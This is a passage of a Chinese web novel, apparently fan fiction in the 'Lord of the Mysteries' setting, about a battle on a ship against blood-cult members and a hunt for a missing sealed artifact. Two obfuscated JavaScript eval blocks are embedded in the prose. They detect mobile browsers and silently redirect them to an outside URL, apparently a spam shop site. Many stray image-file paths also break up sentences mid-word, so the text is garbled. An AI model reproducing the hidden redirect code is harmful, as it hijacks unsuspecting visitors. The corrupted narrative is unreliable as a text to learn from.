虽然他一直在有意拉近自己和加德纳、贝里特两人的关系,但这种事情感觉还是不能胡乱应承。这个世界是真实存在神秘力量的。万一海神觉得他渎神给他一闪电就麻烦了。 “好吧。”加德纳遗憾摊手,也不强求。海天一线间,克劳狄看他掏出一只吊坠:“一会儿如果场面过于混乱,你就吹响这只海螺。会有海底生物响应召唤过来帮你。” 吊坠上坠着一只成年男性拇指大小的海螺。克劳狄接过它端详:“非凡物品?” “它的作用效果只能持续两个 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320952|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 小时,但事后的副作用会持续十二个小时。鉴于我们要在甲板上待满四个小时,我建议,能不使用它就尽量先不要使用它。就算要用,也留到最后两个小时再用。但如果你实在坚持不了,用就用吧。” “等等,”克劳狄觉得不对,“就不能你先用两个小时,我再用两个小时吗?” 这样一来,两人先后使用非凡物品的时间可以完美重叠在甲板上的时间。他们就不用正面应付那群拜血教教徒了。 加德纳瞥他:“我的目标是杀人。它的代价是使用它驱使海中生物后的十二个小时里,你会持续浑身麻痒无法动弹。你觉得呢?” “好吧……” 代价这么大,确实需要谨慎使用。 克劳狄挂起海螺吊坠,缩到加德纳背后。他也不是很想承受浑身麻痒无法动弹十二个小时的代价。在身体瘙痒的情况下动弹不得,简直是酷刑。这种事恐怕没有人类能承受得住。 这样看来,他现在只能依靠加德纳了。 随着天幕的暗沉,海面下方逐渐传来一阵窸窸窣窣的声音。黑暗处响起了脚步声,大概是拜血教的教徒们察觉了异动。加德纳从呼啸风声里回头,轻轻“咦”了一声:“还不动手?” 话音刚落,克劳狄脚下的空间被撕裂。 他猛地跳开一步,刚要开口,耳边传来一声刺耳的枪响。加德纳飞起将他拉开:“之前没发现他们手里有热武器啊。躲远点!” 又是一声枪响,克劳狄被迫撞上栏杆。他本来想说“也许是特地拿出来对付你的”,却从对面第二枪的子弹轨迹中发现了不对:“怎么好像是冲我来……” “砰”的一声,他本能闪躲,跟加德纳拉开距离。子弹擦着他的脸颊飞过。 他不可思议地接住一缕被擦断的头发:“不会吧,真是冲我来的!” …… 储物间里,贝里特将双手贴合在剔透的玻璃球表面。原本的幽幽微光变得明亮,近乎刺眼。 桌面上放置了一串祈祷仪式的材料,房屋因为仪式香薰的火苗变得灼热。 男人沉着阖眸,神态虔诚:“不属于这个时代的愚者,灰雾之上的神秘主宰,执掌好运的黄黑之王……我祈求您将我的话音传递至‘倒吊人’先生耳畔。” “尊敬的‘倒吊人’先生,我并未在船上发现封印物0-47的踪迹。我们多次试探,拜血教教众始终没有全力应战,似乎有所顾忌。鉴于此,我怀疑0-47已经从他们手中逃脱。船只将在三十个小时后抵达拉夏,与拜血教半神汇合,我需要新的帮手。船上的红手套们已全部殉职。” 火苗微微摇动,贝里特停顿了一下,忽然又迟疑地补充:“不,准确来说,他们并没有全部殉职。我从拜血教成员手里救下了那个名叫克劳狄·奥兰多的机器,但他的命运似乎受到了不正常的扰动。据拜血教成员描述,他是在被杀死后复活的。我无法判断该如何应对这件事,希望能得到您的明确指示。圣杯六敬上。” 9.欲望使徒 “审讯者。” 对面那三枪让加德纳冷下脸色。躲闪间,他迅速判断出对方的身份和实力——拜血教队伍里唯一的非罪犯途径序列七。 这让他毫不犹豫地腾空甩出一记风刃。 审判者途径中低序列的非凡能力依赖于人群的信赖度强化,但这个审讯者跟拜血教教徒们同行,脱离源自辖区的信赖加成,只能单纯依靠基础的非凡能力和枪械、格斗技巧作战。这将大大限制他的发挥,加德纳根本不把他放在眼里。 阴影处立时有人收枪躲避。风刃“砰”一声劈空,在铁船的金属外墙上爆裂出深深的凹痕。 审讯者狼狈滚地,又迅速拾枪,转而对着飞掠而来的加德纳扣下扳机。 昨晚他们就已经跟加德纳交过手,很清楚加德纳的实际水平。普通序列六的能力没他这么恐怖。或许他已经彻底完成对风眷者魔药的消化,甚至还负有某种神之恩眷,各项能力都得到了惊人的强化,综合战斗力远超序列六。 他一个脱离辖区的审讯者,在海上面对这样一个经过加强的风眷者,根本没有胜算。 子弹“砰”一声落上甲板,加德纳的行动路径因此偏移了一步。男人立时抓住机会,发挥出精神穿刺的同时咬牙高呼:“法斯特!” 恐怖的恶魔召唤物轰然具现。 然而出乎他的意料,那一串串长鞭般的“骨蛇”并没有攻击蓝发飞扬的风眷者,反而在空气中绕过一圈,直刺向船侧栏杆处的克劳狄。加德纳得以迅速摆脱僵直,强忍痛苦猛抓住他枪身一扭。他本能扣动扳机,子弹落进侧窗,噼里啪啦地击落了一串破璃碎片。藏身在那里的连环杀手也被迫跳上甲板,狼狈护目:“瞄谁呢,蠢货!” 但逼出了连环杀手,加德纳就没时间再去管攻向克劳狄的“骨蛇”了。白骨般的拼合怪物兜头劈下,直像一柄坚利的宝剑。克劳狄不得不贴着栏杆滚过一圈,往离加德纳更远的方位闪避。 “骨蛇”嘶然砸断栏杆。克劳狄于三米外重新落地。没等他喘口气,直觉又向他预警了新的杀机,他想都没想便勾住船沿滑出——果然看到一枚亮闪闪的子弹穿进自己刚刚停留的位置。 克劳狄眸光微闪,凝眸转头。 加德纳迅速逼近连环杀手,迫使他回收召唤物自卫。“骨蛇”因此更换了攻击对象。风眷者以一敌二,姿态却显得很轻松。所以刚刚射向他的那枚子弹并不来自远处的审讯者,而是来自…… “砰——” 克劳狄闪身躲过,猛扑进拐角处。 枪口后方,一名头戴圆顶礼帽的“罪犯”愕然跟他对上视线。这家伙显然没料到他会这么快看清局势,一时间有些慌神,想都没想就快速扣动扳机,对着他的要害部位连开四枪。 这种做法看起来火力凶猛,但其实再愚蠢不过。一次性放空弹匣里所有的子弹,等同于帮敌方提高了闪避成功率,也把自己的枪支拖入了需要装弹的真空期。克劳狄据此判断,眼前的“罪犯”智力不高,不难对付。 他轻易躲过这四枪,飞速逼近对方。仿佛一只轻巧的海燕,不被一丝一毫的硝烟沾身。 “难怪他非要我跟他一起来,”克劳狄猛袭向男人手腕,“差点忘了你们队伍里也有两个低序列。还有一个人在哪?” 男人猝不及防被卡住手腕,卸力松手。枪支落向地面。克劳狄伸手接枪,但另一道黑影毫无征兆地疾行而至。他不得不抽身闪避。 一道轻微的金属碰撞声落地,克劳狄退至栏杆前方站定:“也是序列八?” 偷袭者冷冷抬头,转手就贴着地面将刺空的匕首往克劳狄的脚踝部位送。青色毒雾随着他出招的动作在空气中爆开,这足以代替言语回应克劳狄的问题,他是罪犯途径序列八的冷血者。 克劳狄只能错身屏息,躲闪的同时跃起一脚,狠狠踹向先前那名戴帽“罪犯”的胸口。 他自身也是序列八,但怪物途径序列八的对敌手段不如罪犯途径的多样。加德纳一打二都是打的两个低于自身层次的,让他打一个序列八加一个序列九……实在有点勉强。 他几乎是不假思索地打消了战意,拧身就往加德纳所在的战场方向跑。 让他独自面对这两个家伙,他还不如回去跟加德纳一起面对那两个序列七呢! 戴帽者被踹出好几米,整个人砸在船头的栏杆上。血水顺着他遭受重击的后腰滴落,在船头氤氲出一片深红。但他的同伴没有理会他,一击落空就再次蓄出一击,整个人扑向克劳狄。 “迟缓”能力发动,克劳狄迈向加德纳的双腿猛然顿住,动作被放慢无数倍。亮闪闪的匕首破空而至,直刺进克劳狄刚刚愈合不久的伤口。 冷血者眼底浮现出一丝残忍的笑意。 然而出乎他意料的是,克劳狄的嘴角也在他的匕首刺过去后微微上扬。“砰”的一声,恐怖的枪声不期而至,他的手腕中了一枪。 如果不是他躲得快,这一枪打的就是心脏。 冷血者不可置信地抬头。克劳狄居然同时预判了他的动作、远处审讯者的枪口摆动,以及他发动“迟缓”攻击的时间点,故意引导他扑到流弹的运动轨迹上! 机器的计算能力居然是这么用的吗? 先前队伍里的连环杀手说这家伙不正常,他还不太相信。现在看来,他错了。 迟缓作用因为冷血者的精神震动自然解除。克劳狄的行动速度重又恢复。 他并没有意识到自己这一手带给了敌人怎样的震撼,只平静地急退两步,落在中序列与低序列战场的交界地带开口:“再过来的话,那三位的战斗会波及到你。我能保证我的同伴会保护我,你能保证你们那两位会顾及你们的死活?” 罪犯的手枪已经被克劳狄趁乱踹进了海里。冷血者缓慢起身,神情愠怒地抓紧栏杆。 像是为 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17323417|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 了印证克劳狄的话,那三名中序列的攻击时刻都在向外延伸。但加德纳有意保护克劳狄,每每审讯者和连环杀手把攻击转向克劳狄,都会被加德纳提前拦截。冷血者心里很清楚,自己的同伴不会为自己做这种事。而且也做不到。 那名罪犯已经拖着伤体跟上来。冷血者迟疑了一秒,猛地抓住同伙往前一推。锐利的风刃立时就扑面而至,直剜向罪犯的肩膀。 倒霉的序列九翻滚两圈,险险在栏杆边缘停住。冷血者毫不怀疑,这家伙但凡反应慢一秒,现在就是失去一条胳膊的下场。 那人居然真的还有空闲管克劳狄! 他的面孔扭曲了一下。 克劳狄平静看他,竟然也不出手攻击。只是漠然垂眸:“这样还不说话,跟你们聊天真没意思。其实我不明白你们为什么非要杀我。你们的同伴已经知道我不是先前那个克劳狄了。我们之间应该没有直接的利益冲突才对。” 夜风穿过损坏的船窗,带出一阵呜呜怪响。被乌云笼罩的绯月终于穿破云层,重新向海面洒露辉光。克劳狄的影子因此被拉长,像一只张牙舞爪的怪物。红色月光恍若满地血腥。 冷血者扯扯嘴角,终于说了跟克劳狄照面以来的第一句话:“0-47的报复不光是我们承受不起,你和那两只老鼠也承受不起。” 但克劳狄有点听不懂:“什么?” “它在哪?你的同伴把它藏在了哪里?” 它……封印物0-47?原主和原主的同伴从这群人手里夺走了那玩意?克劳狄微微拧眉。原主的日记里可没有提过这件事,他和加德纳、贝里特都以为那玩意还在这群拜血教成员手里。 没想到它居然遗失了。 据说这件封印物具备活着的特性,而且很记仇,脱离封印后会造成难以估量的恐怖后果。如果对方没有说谎,那他们和五名拜血教成员很可能会被0-47无差别杀死在这艘船上。 他严肃了表情:“之前的事情我已经不记得了。如果你们恐惧它的报复,我觉得我们可以暂时先休战,联手解决这个问题。” “联手?”这个词似乎踩中了某个令冷血者发笑的关键点。他古怪地笑出声:“你疯了?” 不知道为什么,从他穿越以来,原主和这群拜血教成员就始终表现出一种立场对立的架势。加德纳和贝里特也默认他和这群人没法和谈。 克劳狄皱了皱眉,想再追问两句。 然而没等他开口,一股比之前更为阴森的气息爬上他的脊背。恐怖的阴影兜头砸下,灵性甚至都还没来得及做出危险示警,他就被一只散发着强烈腐臭的利爪掼倒在地。 身体砸在船侧地板上的剧痛让他一时失声,眼前炸开星星点点的白幕。世界在这一瞬间变成色彩驳杂的颜料桶,他在天旋地转中看见一道恐怖的影子在自己眼前具现。 一道顶着山羊弯角,背生蝙蝠双翼的影子。